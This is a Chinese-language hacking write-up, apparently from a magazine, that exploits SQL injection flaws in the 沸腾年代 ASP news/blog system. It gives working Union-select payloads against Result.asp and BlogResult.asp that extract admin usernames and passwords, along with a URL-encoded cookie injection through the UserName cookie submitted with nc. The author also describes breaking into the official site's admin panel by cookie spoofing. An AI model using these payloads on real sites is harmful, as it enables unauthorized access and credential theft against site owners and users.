


图3

漏洞二：我们知道，对数字型变量仅仅过滤单引号是不够的，可以通过避开单引号构造Union语句。下面为大家分析一下构造Union语句的过程。

1）首先在注入点"http://*.*.*.*/Result.asp?action=title&keyword=asd&BigClassid="或"http://*.*.*.*/BlogResult.asp?action=title&keyword=asd&BigClassid="后直接输入以下构造的

Union语句，可以获得如图4所示的结果。




图4

```
1 union select 1,2,3,…,28 from admin union select * from news where bigclassid=1
```

2）由此推测该站数据库的News表字段个数不是28个，于是逐渐增加，到30时返回如图5所示，说明Union语句已经执行，只不过返回空集而已。以下构造的Union语句均为30个字段（经过测试数据库News表字段数，分站奔腾年代为30，主站沸腾年代为29，直接下载的为28。如果使用1的union语句会得到如图7所示的结果，可以直接按照第4步操作，同时字段数使用28）。




图5

3）分析Result.asp第328行代码，如图6所示，根据图5的提示，可以推测出现错误是因为rs11返回空集，导致第328行代码无法取值，所以我们只要将bigclassid字段（第18个字段）值改为真实存在的bingclassid值（任意浏览一条新闻便可获得，如15）即可，提交后，结果如图7所示。

4）将Union语句中的2、8、15字段分别改为username、passwd、oskey就可以注出用户名、密码等，Union语句如下。同时，我们还可以注出ft_user表中所有用户的密码，如图8所示。




图6




图7




图8

```
1 union select 1,username,3,4,5,6,7,passwd,9,10,11,12,13,14,oskey,16,17,15,19,20,21,22,23,24,25,26,27,28,29,30 from admin union select * from news where bigclassid=1
```

漏洞三：与漏洞二同理，但实际注入时发现由于RssFeed.asp存在如下代码而导致执行出错，如图9所示。虽然本机测试成功注出了结果，但最后还是决定放弃。对于Send_submit.asp文件，要求服务器必须支持CDONTS.NewMail组件，条件过于苛刻也决定放弃。当我后来利用Cookies欺骗进入沸腾官方网站的后台，用自带的阿江ASP探针也发现其服务器不支持该组件，说明此漏洞利用价值不高。

```
Microsoft VBScript 运行时错误 错误 '800a000d'

类型不匹配: '[string: "1 * from news checkk"]'

/RssFeed.asp, 行21
```

图9

```
if iTopNews<0 or iTopNews="" then
iTopNews=20
end if
```

漏洞四: 由于未过滤loginuser=Request.cookies(Forcast_SN)("UserName"),所以可以构造Cookies的UserName值,提交到"select * from "& db_User_Table &" where "& db_User_Name &"='"&loginuser&"'"语句中执行,将需要的信息以结果集中的db_User_Face,即photo字段的图片链接形式显示,构造的语句如下。

```
%27+union+select+1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C23%2C24%2C25%2C26%2Cpasswd%2C28+from+admin+where+UserName%3D%27base
```

用WSockExpert监听Index.asp的Get数据包,并在Cookies中加入"&username=构造的Union语句",如图10所示(注:本机测试所用的是从沸腾官方网站下载的1.1版,其数据库的db_User_Table,即FT_User表共28个字段,而官方为30个字段)。再用"nc -vv 127.0.0.1 80<1.txt>1.htm"提交,浏览1.htm文件,如图11所示,点击查看源代码,再查找"bbs/"就可以得到base用户的密码了。

